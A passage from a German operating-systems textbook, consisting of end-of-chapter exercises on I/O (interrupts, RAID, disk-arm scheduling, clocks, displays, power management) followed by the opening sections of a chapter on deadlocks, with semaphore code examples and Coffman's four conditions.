5. Nehmen Sie an, ein Computer könnte ein Wort im Speicher in 10 ns lesen oder schreiben. Und stellen Sie sich weiterhin vor, dass beim Auftreten eines Interrupts alle 32 CPU-Register, der Befehlszähler sowie das Programmstatuswort auf dem Stack abgelegt werden. Wie viele Interrupts pro Sekunde kann diese Maschine maximal verarbeiten?
6. CPU-Architekten wissen, dass die Entwickler von Betriebssystemen unpräzise Interrupts hassen. Eine Möglichkeit, die Betriebssystemleute zu erfreuen, ist die CPU so einzurichten, dass sie einerseits aufhört, neue Befehle auszugeben, sobald ein Interrupt signalisiert ist, andererseits aber alle Befehle beenden darf, die aktuell ausgeführt werden, und dann den Interrupt zu erzwingen. Hat dieser Ansatz irgendwelche Nachteile? Erläutern Sie Ihre Antwort.
7. In ▶ Abbildung 5.9(b) wird das Interrupt so lange nicht bestätigt, bis das nächste Zeichen zum Drucken ausgegeben wurde. Könnte die Bestätigung stattdessen nicht ebenso gut gleich zu Beginn der Unterbrechungsroutine generiert werden? Wenn ja, überlegen Sie sich einen Grund, warum dennoch erst wie im Text beschrieben am Ende bestätigt wird. Wenn nicht, warum nicht?
8. Ein Computer besitzt eine dreistufige Pipeline, wie in Abbildung 1.6(a) dargestellt. Mit jedem Taktzyklus wird ein neuer Befehl von der Speicheradresse geholt, auf die der Befehlszähler zeigt, und in die Pipeline geschrieben, danach wird der Befehlszähler erhöht. Jeder Befehl belegt genau ein Wort im Speicher. Die Befehle, die schon in der Pipeline sind, werden jeweils um eine Stufe weitergeschaltet. Sobald ein Interrupt auftritt, wird der aktuelle Stand des Befehlszählers auf dem Stack gespeichert und der Befehlszähler wird auf die Adresse der Unterbrechungsroutine gesetzt. Dann wird die Pipeline um eins nach rechts geschoben und der erste Befehl der Unterbrechungsroutine in die Pipeline geschrieben. Kann diese Maschine präzise Interrupts ausführen? Begründen Sie Ihre Antwort.
9. Eine typische ausgedruckte Seite enthält 50 Zeilen mit jeweils 80 Zeichen. Stellen Sie sich vor, dass ein bestimmter Drucker sechs Seiten in der Minute drucken kann und dass die Zeit zum Schreiben in das Ausgaberegister des Druckers so kurz ist, dass sie vernachlässigt werden kann. Ist es sinnvoll, diesen Drucker mit interruptgesteuerter Ein-/Ausgabe zu betreiben, wenn jedes gedruckte Zeichen ein Interrupt von etwa 50 µs benötigt?
10. Erklären Sie, wie ein Betriebssystem die Installation eines neuen Gerätes bewerkstelligen kann, ohne das gesamte Betriebssystem neu übersetzen zu müssen.

- 11.** In welcher der vier Ein-/Ausgabeschichten werden die folgenden Aufgaben jeweils bearbeitet?
- Berechnung der Spur, des Sektors und des Kopfes beim Lesen von der Platte
 - Schreiben von Kommandos in die Geräteregister
 - Prüfung, ob der Benutzer das Gerät verwenden darf
 - Konvertierung von Binär-Integer-Zahlen nach ASCII zum Drucken
- 12.** Ein lokales Netzwerk wird wie folgt genutzt: Der Benutzer führt einen Systemaufruf aus, um Datenpakete auf das Netzwerk zu schreiben. Das Betriebssystem kopiert die Daten dann in einen Puffer im Kern. Danach werden die Daten in den Controller der Netzwerkkarte geschrieben. Sobald alle Daten sicher im Controller angekommen sind, werden sie über das Netzwerk mit 10 Mbit/s übertragen. Der Netzwerkcontroller, der die Daten auf der anderen Seite empfängt, speichert jedes Bit 1 µs später ab, nachdem es gesendet wurde. Wenn das letzte Bit angekommen ist, wird die CPU im Zielrechner unterbrochen und der Kern kopiert das neu empfangene Paket in einen Kern-Puffer, um es zu analysieren. Sobald er herausgefunden hat, für welchen Benutzerprozess dieses Paket ist, kopiert der Kern die Daten in den entsprechenden Adressraum. Wenn wir annehmen, dass jedes Interrupt und dessen Verarbeitung 1 ms dauert, die Pakete 1.024 Byte groß sind und das Kopieren eines Bytes 1 µs beansprucht, wie groß ist dann die maximale Übertragungsrate, mit der ein Prozess einem anderen Daten übermitteln kann? Sie können voraussetzen, dass der Sender so lange blockiert wird, bis die Empfangsseite fertig ist und eine Bestätigung zurückkommt. Nehmen Sie der Einfachheit halber an, dass die Zeit für die Bestätigung so kurz ist, dass sie vernachlässigt werden kann.
- 13.** Warum werden Dateien vor der Ausgabe an einen Drucker zunächst in einem Spoolerordner zwischengespeichert?
- 14.** RAID-Level 3 kann 1-Bit-Fehler mit nur einem Paritätslaufwerk beheben. Was bietet RAID-Level 2 zusätzlich? Schließlich kann in Level 2 auch nur jeweils ein Fehler behoben werden und dazu werden auch noch mehrere Platten benötigt.
- 15.** Ein RAID-System kann versagen, wenn zwei oder mehrere Platten innerhalb kurzer Zeit zerstört sind. Nehmen Sie an, die Wahrscheinlichkeit, dass eine Platte innerhalb einer bestimmten Stunde kaputtgeht, sei p . Wie hoch ist die Wahrscheinlichkeit bei einem RAID-System mit k Laufwerken?
- 16.** Vergleichen Sie RAID-Level 0 bis 5 hinsichtlich Lese- und Schreibgeschwindigkeit, Speicherverwaltungsaufwand und Zuverlässigkeit.
- 17.** Warum können optische Speichersysteme grundsätzlich mit höheren Datendichten arbeiten als magnetische Speicher? *Hinweis:* Zur Lösung dieser Aufgabe benötigen Sie ein wenig Oberstufenphysik und etwas Kenntnis darüber, wie magnetische Felder aufgebaut werden.

18. Was sind die Vor- und Nachteile von optischen Speichermedien gegenüber Magnetplatten?
19. Wenn ein Festplattencontroller die empfangenen Zeichen ohne jede interne Pufferung so schnell in den Speicher schreibt, wie er sie von der Platte bekommen hat, ist dann eine Verschachtelung der Sektoren noch sinnvoll? Erörtern Sie das Problem.
20. Wenn eine Platte doppelte Verschachtelung der Sektoren verwendet, braucht sie dann auch einen Zylinderversatz, damit bei einer Positionierung des Kopfes zu einer anderen Spur keine Daten übersehen werden? Diskutieren Sie Ihre Antwort.
21. Eine Magnetplatte besteht aus 16 Köpfen und 400 Zylindern. Diese Platte ist in vier 100-Zylinder-Zonen aufgeteilt, wobei die Zylinder in unterschiedlichen Zonen 160, 200, 240 bzw. 280 Sektoren enthalten. Angenommen, jeder Sektor enthält 512 Byte, die durchschnittliche Kopfpositionierungszeit zwischen benachbarten Zylindern beträgt 1 ms und die Platte rotiert mit 7.200 Umdrehungen pro Minute. Berechnen Sie (a) die Plattenkapazität, (b) den optischen Spurversatz und (c) die maximale Datentransferrate.
22. Ein Festplattenhersteller produziert zwei 5,25-Zoll-Platten mit je 10.000 Zylindern. Die neuere davon hat die doppelte lineare Aufzeichnungsdichte der alten Platte. Welche Platteneigenschaften sind auf dem neuen Laufwerk besser und welche bleiben gleich?
23. Ein Computerhersteller entscheidet sich dafür, die Partitionstabellen einer Pentium-Festplatte neu zu entwickeln, damit sie mehr als vier Partitionen bietet. Welche Konsequenzen hat diese Veränderung?
24. Festplattenanfragen erreichen die Platte für die Zylinder in der Reihenfolge 10, 22, 20, 2, 40, 6 und 38. Ein Aufsuchen des entsprechenden Zylinders dauert 6 ms pro Zylinder. Wie viel Zeit wird zum Positionieren gebraucht, wenn
 - a. First come First Served,
 - b. Closest Cylinder Next,
 - c. der Aufzugsalgorithmus (mit Bewegung nach oben beginnend)verwendet wird? In allen Fällen befindet sich der Lesearm zu Beginn über Zylinder 20.
25. Eine leichte Modifikation des Aufzugsalgorithmus zur Planung der Plattenarmbewegung ist, immer in einer Richtung zu suchen. In welcher Hinsicht ist dieser modifizierte Algorithmus besser als der ursprüngliche Aufzugsalgorithmus?

- 26.** Bei der Besprechung des zuverlässigen Speichers mit nicht flüchtigem RAM wurde der folgende Punkt übersehen: Was passiert, wenn der Schreibzugriff beendet wird, aber ein Absturz erfolgt, bevor das Betriebssystem eine ungültige Blocknummer in den nicht flüchtigen Speicher schreiben kann? Macht dieser Fall die Abstraktion des zuverlässigen Speichers zunicht? Erklären Sie Ihre Antwort.
- 27.** Bei der Besprechung des zuverlässigen Speichers wurde gezeigt, dass die Platte in einen konsistenten Zustand zurückgeführt werden kann (ein Schreibvorgang wird entweder vollständig oder überhaupt nicht ausgeführt), wenn ein CPU-Absturz während des Schreibens auftritt. Gilt diese Eigenschaft auch noch, wenn die CPU während einer Wiederherstellungsprozedur abstürzt? Erläutern Sie Ihre Antwort.
- 28.** Die Unterbrechungsroutine für Uhren benötigt bei manchen Computern 2 ms (mit Prozesswechsel) pro Timerintervall. Die Uhr arbeitet mit 60 Hz. Welcher CPU-Anteil ist für die Uhr vorgesehen?
- 29.** Ein Computer benutzt eine programmierbare Uhr im Wiederholungsmodus. Wenn ein 500-MHz-Quartzkristall eingesetzt wird, was sollte dann der Wert des Halte-Registers sein, um eine Frequenz von
- einer Millisekunde (ein Timerintervall jede Millisekunde)
 - 100 Mikrosekunden
- zu erreichen?
- 30.** Ein System simuliert mehrere Uhren, indem alle noch ausstehenden Uhranfragen wie in ► Abbildung 5.34 verkettet werden. Nehmen Sie an, die aktuelle Zeit ist 5000 und es gibt Uhranfragen für 5008, 5012, 5015, 5029 und 5037. Geben Sie die Werte von *Uhr-Header*, *Aktuelle Zeit* und *Nächstes Signal* an den Zeitpunkten 5000, 5005 und 5013 an. Angenommen, ein neues Signal, das bei 5013 ausgelöst werden soll, kommt zum Zeitpunkt 5017 an. Wie sehen die Werte von *Uhr-Header*, *Aktuelle Zeit* und *Nächstes Signal* am Zeitpunkt 5023 aus?
- 31.** Viele UNIX-Versionen benutzen einen 32-Bit-Integer-Wert zur Darstellung der Zeit in Sekunden vom Beginn ihrer Zeitrechnung an. Wann wird dieser Wert überlaufen (Jahr und Monat)? Denken Sie, dass dies tatsächlich passieren wird?
- 32.** Ein Bitmap-Terminal enthält 1.280 mal 960 Bildpunkte. Um ein Fenster mithilfe des Scrollbalkens zu verschieben, muss die CPU (oder der Controller) alle Zeilen des Textes nach oben bewegen, indem sie die entsprechenden Bits von einem Teil des Videospeichers in einen anderen kopiert. Wenn ein spezielles Fenster 60 Zeilen hoch und 80 Zeichen breit ist (5.280 Zeichen insgesamt) und ein Zeichen 16 Pixel hoch und 8 Pixel breit ist, wie lange dauert es dann, das gesamte Fenster bei einer Geschwindigkeit von 50 ns pro Byte zu verschieben? Wenn alle Zeilen 80 Zeichen lang sind, was ist dann

- die gleichwertige Baudrate des Terminals? Das Ausgeben eines Zeichens dauert 5 µs. Wie viele Zeilen pro Sekunde können angezeigt werden?
- 33.** Nachdem ein ENTF-Zeichen (SIGINT) empfangen wurde, zeigt der Anzeigentreiber sofort alle momentan gepufferten Informationen an. Warum?
- 34.** Bei der Farbanzeige des originalen IBM-PC erzeugt das Schreiben in den Video-RAM hässliche Flecken auf dem ganzen Bildschirm, wenn nicht genau während des vertikalen Rücklaufs des CRT-Strahls in den Speicher geschrieben wird. Ein ganzer Bildschirm ist 25 mal 80 Zeichen groß, jedes Zeichen passt in eine Matrix von 8 mal 8 Pixel. Jede Reihe mit 640 Pixel wird in einem einzelnen horizontalen Strahldurchlauf gezeichnet, was jeweils 63,3 µs dauert, einschließlich des horizontalen Rücklaufes. Der Bildschirm wird 60 Mal in der Sekunde neu gezeichnet und jedes Mal wird eine kurze Zeit dafür gebraucht, um den Strahl wieder zurück nach oben zu heben. Für welchen Anteil der Zeit steht der Videospeicher zum Schreiben zur Verfügung?
- 35.** Die Entwickler eines Computersystems gehen davon aus, dass die Maus mit einer maximalen Geschwindigkeit von 20 cm/s bewegt werden kann. Wenn die kleinste Bewegung (ein Mickey) 0,1 mm ist und jede Mausnachricht 3 Byte groß ist, was ist dann die maximale Datenrate der Maus unter der Annahme, dass jedes Mickey einzeln übertragen wird?
- 36.** Die wichtigsten additiven Farben sind Rot, Grün und Blau, wobei jede beliebige andere Farbe durch eine lineare Überlagerung dieser Farben erzeugt werden kann. Ist es möglich, dass ein Farbfoto mit voller 24-Bit-Farbtiefe nicht dargestellt werden kann?
- 37.** Eine Möglichkeit, ein Zeichen auf einem Bitmap-Bildschirm auszugeben, ist die Verwendung der *bitblt*-Funktion aus einer Fonttabelle. Stellen Sie sich vor, dass ein bestimmter Font Zeichen mit je 16×24 Pixel in echten RGB-Farben verwendet.
- Wie viel Platz braucht jedes Zeichen in der Tabelle?
 - Wenn das Kopieren eines Zeichens 100 ns einschließlich Verwaltungsaufwand dauert, wie groß ist dann die Ausgaberate in Zeichen pro Sekunde?
- 38.** Angenommen, es dauert 10 ns, bis ein Zeichen kopiert wird. Wie lange dauert es dann, bis ein kompletter Bildschirm mit 80 Zeichen auf 25 Zeilen im Textmodus neu dargestellt werden kann? Wie sieht es bei einem grafischen Bildschirm mit einer Größe von 1.024×768 Pixel und 24-Bit-Farbtiefe aus?
- 39.** In ▶ Abbildung 5.40 gibt es einen Aufruf von *RegisterClass*. Im entsprechenden X-Window-Code in ▶ Abbildung 5.38 existiert kein derartiger (oder ähnlicher) Aufruf. Warum nicht?
- 40.** Im Text haben Sie ein Beispiel dafür gesehen, wie ein Rechteck mit der Windows-GDI auf dem Bildschirm ausgegeben werden kann:

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

Ist der ersten Parameter (*hdc*) wirklich notwendig und wenn ja, wofür? Schließlich werden die Koordinaten des Rechtecks ja explizit als Parameter angegeben.

41. Ein THINC-Terminal wird zur Ausgabe einer Webseite verwendet, die ein animiertes Bild mit 400×160 Pixel und einer Bildwiederholrate von 10 Bildern pro Sekunde besitzt. Welcher Anteil eines Fast Ethernet mit 100 Mbps wird durch die Darstellung der Animation verbraucht?
42. Es wurde beobachtet, dass das THINC-System mit einem 1-Mbps-Netzwerk im Test gut gearbeitet hat. Kann es Probleme bei einem Mehrbenutzereinsatz geben? *Hinweis:* Stellen Sie sich eine große Anzahl an Benutzern vor, die eine Fernsehsendung ansehen, und dieselbe Anzahl Benutzer, die im Internet surfen.
43. Wenn die Maximalspannung V eines Prozessors auf V/n reduziert wird, dann sinkt sein Stromverbrauch auf $1/n^2$ des ursprünglichen Wertes und seine Taktfrequenz sinkt auf $1/n$ des ursprünglichen Wertes. Nehmen Sie an, dass ein Benutzer 1 Zeichen/s tippt, aber die CPU 100 ms für die Verarbeitung jedes Zeichens benötigt. Wie sähe der optimale Wert von n aus und wie hoch wäre die entsprechende eingesparte Energie in Prozent? Sie können davon ausgehen, dass eine unbeschäftigte CPU auch keinen Strom verbraucht.
44. Ein Notebook ist so eingestellt, dass es die maximalen Stromspareigenschaften nutzt, einschließlich des Ausschaltens des Bildschirms und des Herunterfahrens der Festplatte nach einer gewissen Ruhezeit. Ein Benutzer verwendet zeitweise UNIX-Programme im Textmodus, ansonsten das X-Window-System. Er ist überrascht herauszufinden, dass die Batterielaufzeit bei Programmen im Textmodus deutlich höher ist. Was sind die Gründe für diese höhere Laufzeit?
45. Schreiben Sie ein Programm, das zuverlässigen Speicher simuliert. Verwenden Sie zwei große Dateien fester Länge, um die beiden Platten zu simulieren.
46. Schreiben Sie ein Programm zur Implementierung der drei Schedulingstrategien zur Bewegung des Plattenarms. Schreiben Sie ein Treiberprogramm, dass eine zufällige Folge von Zylindernummern (0–999) erzeugt, dann die drei Strategien auf diese Folge anwendet und schließlich die Gesamtdistanz (Zylinderzahl) ausgibt, die die Arme benötigen, um die drei Strategien zu durchlaufen.
47. Schreiben Sie ein Programm, um mehrere Timer zu implementieren, die eine einzige Uhr benutzen. Die Eingabe für dieses Programm besteht aus einer Folge von vier Kommandotypen (S <int>, T, E <int>, P): S <int> setzt die aktuelle Zeit auf <int>; T ist ein Timerintervall; E <int> steuert ein Signal, so dass es zum Zeitpunkt <int> auftritt; P druckt die Werte von *Aktuelle Zeit*, *Nächstes Signal* und *Uhr-Header*. Ihr Programm sollte außerdem eine Anweisung ausgeben, wann immer es Zeit ist, ein Signal zu senden.

6

ÜBERBLICK

Deadlocks

6.1 Ressourcen	513
6.2 Einführung in Deadlocks	516
6.3 Der Vogel-Strauß-Algorithmus	520
6.4 Erkennen und Beheben von Deadlocks	521
6.5 Verhinderung von Deadlocks (Avoidance)	528
6.6 Vermeidung von Deadlocks (Prevention)	533
6.7 Weitere Themen zu Deadlocks	536
6.8 Forschung zu Deadlocks	541
Zusammenfassung	542
Übungen	543

» Computersysteme enthalten zahlreiche Ressourcen, die jeweils nur ein Prozess benutzen kann. Typische Beispiele sind Drucker, Bandlaufwerke oder Einträge in Systemtabellen. Wenn zwei Prozesse gleichzeitig denselben Drucker benutzen, wird er wahrscheinlich nur Kauderwelsch drucken. Wenn zwei Prozesse gleichzeitig in denselben Eintrag einer Dateizuordnungstabelle schreiben, wird das Dateisystem inkonsistent. Folglich müssen alle Betriebssysteme die Fähigkeit haben, einem Prozess (zeitweise) den exklusiven Zugriff auf eine Ressource zuzusichern.

Viele Anwendungen verlangen nicht nur auf eine Ressource den alleinigen Zugriff, sondern gleich auf mehrere. Nehmen wir zum Beispiel an, zwei Prozesse wollen beide ein Dokument einscannen und es dann auf eine CD brennen. Prozess A reserviert sich zunächst den Scanner. Die Arbeitsweise von Prozess B ist etwas anders, deshalb verlangt B zunächst den CD-Brenner. Als Nächstes versucht A, sich den CD-Brenner zu reservieren, was aber fehlschlägt, weil B ihn noch nicht freigegeben hat. Dummerweise verlangt B nun den Scanner, statt den CD-Brenner freizugeben. Zu diesem Zeitpunkt sind beide Prozesse blockiert und daran wird sich auch so schnell nichts ändern. Eine solche Situation wird **Deadlock** genannt.

Deadlocks können auch über mehrere Rechner verteilt sein, beispielsweise im lokalen Netz einer Firma, in dem Geräte wie Scanner, CD-Brenner, Drucker und Bandlaufwerke als gemeinsame Ressourcen in das Netzwerk eingebunden sind und so von jedem Benutzer an jedem Rechner benutzt werden können. Wenn diese Betriebsmittel von entfernten Rechnern (also von einem beliebigen Arbeitsplatz aus) reserviert werden können, kann dies zu derselben Art von Deadlock wie eben beschrieben führen. In komplizierteren Situationen können sich Deadlocks ergeben, an denen drei, vier oder noch mehr Geräte und Benutzer beteiligt sind.

Deadlocks können nicht nur durch die Reservierung von Ein-/Ausgabegeräten, sondern auch in vielen anderen Situationen entstehen. In einer Datenbankanwendung könnte ein Programm zum Beispiel die Datensätze, an denen es arbeitet, sperren, um Überschneidungen bei zeitkritischen Abläufen zu verhindern. Wenn Prozess A den Datensatz *R1* und Prozess B den Datensatz *R2* sperrt und anschließend jeder Prozess versucht, den Datensatz des anderen zu sperren, entsteht ebenfalls ein Deadlock. Deadlocks können also sowohl bei Hardware- als auch bei Softwareressourcen entstehen.

In diesem Kapitel beschreiben wir unterschiedliche Arten von Deadlocks. Wir werden sehen, wie sie entstehen, und untersuchen einige Möglichkeiten, wie sie vermieden (*prevention*) oder verhindert (*avoidance*) werden können. Obwohl wir uns hier auf Deadlocks im Umfeld von Betriebssystemen konzentrieren, kommen Deadlocks auch in Datenbanksystemen und in vielen anderen Gebieten der Informatik vor. Der Stoff in diesem Kapitel lässt sich also auf eine Vielzahl von Mehrprozesssystemen anwenden. Über Deadlocks existiert bereits eine Menge Literatur. Einen Überblick geben zwei Bibliografien, die in der *Operating Systems Review* erschienen sind (Newton, 1979; Zobel, 1983). Diese Artikel sind zwar alt, aber immer noch sehr informativ, da die meiste Forschung zu Deadlocks vor 1980 stattgefunden hat.



6.1 Ressourcen

Der Hauptanteil der Deadlocks betrifft Betriebsmittel. Deshalb werden wir mit unserer Untersuchung damit beginnen, was Ressourcen eigentlich sind. Deadlocks können entstehen, wenn Prozessen das alleinige Zugriffsrecht auf Geräte, Datensätze oder Ähnliches erteilt wird. Um Deadlocks so allgemein wie möglich zu behandeln, nennen wir die reservierten Objekte **Ressourcen**. Eine Ressource kann ein physisches Gerät sein (z.B. ein Bandlaufwerk), aber auch eine Informationseinheit (z.B. ein gesperrter Datensatz in einer Datenbank). Normalerweise hat ein Computer viele verschiedene Ressourcen, die reserviert werden können. Von einigen Ressourcen können mehrere identische Instanzen existieren, z.B. drei Bandlaufwerke. Wenn mehrere Kopien einer Ressource zur Verfügung stehen, kann jede von ihnen benutzt werden, um eine Anfrage nach dieser Ressource zu erfüllen. Kurz gesagt ist eine Ressource etwas, das angefordert, benutzt und im Laufe der Zeit wieder freigegeben werden muss.

6.1.1 Unterbrechbare und nicht unterbrechbare Ressourcen

Es gibt zwei Arten von Ressourcen: unterbrechbare und nicht unterbrechbare. Eine **unterbrechbare Ressource** (*preemptable resource*) kann dem Prozess, der sie besitzt, ohne unerfreuliche Nebenwirkungen entzogen werden. Ein Beispiel hierfür ist Arbeitsspeicher. Stellen wir uns ein System vor, das über 256 MB Speicher und einen Drucker verfügt. Auf dem System laufen zwei 256 MB große Prozesse, die beide etwas ausdrucken wollen. Prozess A reserviert sich den Drucker und beginnt mit der Berechnung der Daten, die ausgedruckt werden sollen. Bevor er damit fertig ist, überschreitet er sein Quantum an Rechenzeit und wird ausgelagert.

Jetzt wird Prozess B ausgeführt, der ohne Erfolg versucht, den Drucker zu reservieren. Wir befinden uns nun in einer möglichen Deadlock-Situation, da A den Drucker und B den Speicher besitzt. Keiner der beiden kann ohne die Ressource des anderen weiterarbeiten. Zum Glück ist es möglich, B den Speicher zu entziehen, indem man B auslagert und A einlagert. Jetzt kann A seine Berechnung beenden, die Daten ausdrucken und dann den Drucker freigeben. So entsteht kein Deadlock.

Im Gegensatz dazu kann eine **nicht unterbrechbare Ressource** (*nonpreemptable resource*) ihrem aktuellen Besitzer nicht entzogen werden, ohne dass dessen Ausführung fehlschlägt. Einem Prozess einen CD-Brenner während des Schreibvorgangs zu entziehen, um ihn einem anderen Prozess zuzuweisen, führt zu einer zerstörten CD. CD-Brenner sind also nicht unterbrechbare Ressourcen, d.h., sie können einem Prozess nicht jederzeit entzogen werden.

Generell haben Deadlocks immer mit nicht unterbrechbaren Ressourcen zu tun. Mögliche Deadlocks, an denen unterbrechbare Ressourcen beteiligt sind, können normalerweise aufgelöst werden, indem man unterbrechbare Ressourcen neu zuteilt, also werden wir uns hier auf die nicht unterbrechbaren Ressourcen konzentrieren.

Die Benutzung einer Ressource besteht aus den folgenden abstrakten Teilschritten:

1. Die Ressource anfordern
2. Die Ressource benutzen
3. Die Ressource freigeben

Wenn eine Ressource gerade besetzt ist, muss der Prozess, der sie anfordert, warten. Einige Betriebssysteme blockieren einen Prozess automatisch, wenn eine Ressourcenanforderung fehlschlägt, und wecken ihn wieder auf, sobald die Ressource frei wird. Andere geben einen Fehlercode zurück und der Prozess muss von sich aus kurz warten und es dann noch einmal versuchen.

Ein Prozess, dem eine Ressource verweigert wurde, verbleibt normalerweise in einer Warteschleife: Der Prozess fordert die Ressource an, wartet dann kurz, bevor er sie erneut anfordert. Obwohl dieser Prozess technisch gesehen nicht blockiert ist, kann man ihn dennoch mit gutem Gewissen als blockiert ansehen, da er keine sinnvolle Arbeit leisten kann. Im Folgenden gehen wir davon aus, dass ein Prozess blockiert wird, wenn ihm eine Ressource verweigert wird.

Wie eine Ressource genau angefordert wird, hängt sehr vom jeweiligen System ab. Einige Systeme stellen einen `request`-Systemaufruf zur Verfügung, mit dem Prozesse ausdrücklich Ressourcen anfordern können. In anderen Systemen stellt das Betriebssystem spezielle Dateien zur Verfügung, die jeweils nur ein Prozess öffnen kann. Der Zugriff funktioniert dann einfach mit dem üblichen `open`-Systemaufruf. Wenn die Datei schon von einem anderen Prozess geöffnet wurde, wird der aufrufende Prozess blockiert, bis der Besitzer sie schließt.

6.1.2 Ressourcenanforderung

Bei manchen Arten von Ressourcen, wie etwa den Datensätzen einer Datenbank, müssen sich die Prozesse selbst um die Zuteilung der Ressourcen kümmern. Eine Möglichkeit der Ressourcenverwaltung durch die Benutzer ist, jeder Ressource ein Semaphor zuzuordnen. Diese Semaphore werden alle mit 1 initialisiert. Ein Mutex pro Ressource funktioniert genauso gut. Die vorher erwähnten drei Schritte werden dann folgendermaßen implementiert: Die Ressource wird durch eine `down`-Operation auf dem Semaphore reserviert, anschließend benutzt und schließlich durch eine `up`-Operation wieder freigegeben. Diese Schritte werden in ▶ Abbildung 6.1(a) dargestellt.

Es kann vorkommen, dass ein Prozess zwei oder mehrere Ressourcen gleichzeitig benötigt. Diese können dann wie in ▶ Abbildung 6.1(b) angefordert werden. Wenn der Prozess mehrere Ressourcen benötigt, fordert er diese einfach eine nach der anderen an.

So weit, so gut. Solange nur ein Prozess beteiligt ist, funktioniert alles hervorragend. Natürlich gibt es eigentlich auch gar keinen Grund, Ressourcen formell anzufordern, wenn die Konkurrenz fehlt.

```

typedef int semaphore;
semaphore resource_1;

void process_A(void) {
    down(&resource_1);
    use_resource_1( );
    up(&resource_1);
}

a

b

```

```

typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}

```

Abbildung 6.1: Jede Ressource wird durch ein Semaphor geschützt. (a) Eine Ressource (b) Zwei Ressourcen

Nehmen wir also an, es gibt zwei Prozesse *A* und *B* und zwei Ressourcen. ►Abbildung 6.2 zeigt zwei mögliche Szenarien. In ►Abbildung 6.2(a) fordern beide Prozesse die Ressourcen in derselben Reihenfolge an, in ►Abbildung 6.2(b) ist die Reihenfolge verschieden. Der Unterschied scheint vernachlässigbar, ist er aber nicht.

```

a

```

```

typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}

void process_B(void) {
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}

```



```

b

```

```

typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}

void process_B(void) {
    down(&resource_2);
    down(&resource_1);
    use_both_resources( );
    up(&resource_1);
    up(&resource_2);
}

```

Abbildung 6.2: (a) Deadlock-freier Code (b) Code mit einem möglichen Deadlock

Einer der Prozesse in Abbildung 6.2(a) wird die erste Ressource anfordern, bevor es der andere Prozess tut. Dieser Prozess wird dann auch die zweite Ressource bekommen und kann seine Arbeit beenden. Wenn der andere Prozess versucht, Ressource 1 zu bekommen, bevor sie wieder frei ist, wird er einfach blockiert, bis der erste Prozess sie freigibt.

In Abbildung 6.2(b) ist die Situation anders. Es kann passieren, dass einer der Prozesse rechtzeitig beide Ressourcen reserviert und seine Arbeit beenden kann, während der andere Prozess blockiert ist. Es könnte aber genauso gut sein, dass Prozess A Ressource 1 und Prozess B Ressource 2 reserviert. Dann werden beide blockiert, sobald sie die jeweils andere Ressource anfordern. Keiner der beiden wird jemals wieder aufwachen. Diese Situation ist ein Deadlock.

Man sieht also, dass ein scheinbar kleiner Unterschied im Programmierstil (welche Ressource zuerst angefordert wird) den Unterschied zwischen einem Programm ausmachen kann, das fehlerfrei läuft, und einem Programm, das fehlschlägt und bei dem dieser Fehler nur schwer entdeckt werden kann. Weil Deadlocks so leicht entstehen können, wurde eine Menge Forschungsarbeit in Methoden gesteckt, damit umzugehen. Dieses Kapitel beschäftigt sich mit Deadlocks und der Frage, was man gegen sie tun kann.

6.2 Einführung in Deadlocks

Formal kann man den Begriff Deadlock so definieren:

Definition: **Deadlock**

Eine Menge von Prozessen befindet sich in einem Deadlock-Zustand, wenn jeder Prozess aus der Menge auf ein Ereignis wartet, das nur ein anderer Prozess aus der Menge auslösen kann.

Alle Prozesse warten und werden deshalb die Ereignisse, auf die die anderen Prozesse warten, niemals auslösen. Keiner der Prozesse wird jemals aufwachen. Für dieses Modell nehmen wir an, dass jeder Prozess nur aus einem einzigen Thread besteht und dass keine Interrupts möglich sind, die einen Prozess aufwecken könnten. Diese letzte Bedingung ist nötig, da sonst ein beteiligter Prozess geweckt werden könnte, zum Beispiel durch einen Alarm, und dann Ereignisse auslösen könnte, die andere Prozesse aufwecken.

Meistens ist das Ereignis, auf das ein Prozess wartet, die Freigabe einer Ressource, die momentan von einem anderen Prozess aus der Menge belegt ist. Mit anderen Worten, jeder Prozess in der Menge wartet auf eine Ressource, die ein anderer Prozess aus der Menge blockiert. Keiner der Prozesse kann weiterlaufen, Ressourcen freigeben oder aufgeweckt werden. Wie viele Prozesse an dem Deadlock beteiligt sind, ist unwichtig, ebenso die Anzahl und Art der Ressourcen, die reserviert und angefordert werden. Diese Aussage gilt für jede Art von Ressourcen, sowohl für Hardware- als auch für Softwareressourcen. Diese Art des Deadlocks wird **Ressourcen-Deadlock** genannt. Es ist vermutlich die häufigste, aber nicht die einzige Art. Wir werden uns zunächst die Ressourcen-Deadlocks im Detail ansehen und dann am Ende des Kapitels noch kurz auf andere Arten von Deadlocks eingehen.

6.2.1 Voraussetzungen für Ressourcen-Deadlocks

Nach Coffman et al. (1971) müssen für einen (Ressourcen-)Deadlock die folgenden vier Voraussetzungen erfüllt sein:

1. Bedingung des wechselseitigen Ausschlusses: Jede Ressource ist entweder verfügbar oder genau einem Prozess zugeordnet.
2. Hold-and-Wait-Bedingung: Prozesse, die schon Ressourcen reserviert haben, können noch weitere Ressourcen anfordern.
3. Bedingung der Ununterbrechbarkeit: Ressourcen, die einem Prozess bewilligt wurden, können diesem nicht gewaltsam wieder entzogen werden. Der Prozess muss sie explizit freigeben.
4. Zyklische Wartebedingung: Es muss eine zyklische Kette von Prozessen geben, von denen jeder auf eine Ressource wartet, die dem nächsten Prozess in der Kette gehört.

Alle vier Bedingungen müssen gleichzeitig erfüllt sein, damit ein Ressourcen-Deadlock entstehen kann. Wenn eine fehlt, ist kein Ressourcen-Deadlock möglich.

Es ist erwähnenswert, dass jede dieser Bedingungen einem Grundsatz bei der Ressourcenverwaltung entspricht. Kann eine Ressource mehr als einem Prozess gleichzeitig zugeteilt werden? Kann ein Prozess, der schon eine Ressource besitzt, noch eine zweite anfordern? Kann eine Ressource einem Prozess entzogen werden? Kann es zu zyklischen Wartebedingungen kommen? Später werden wir sehen, wie man Deadlocks vermeiden kann, indem man versucht, einige dieser Bedingungen unerfüllbar zu machen.

6.2.2 Modellierung von Deadlocks

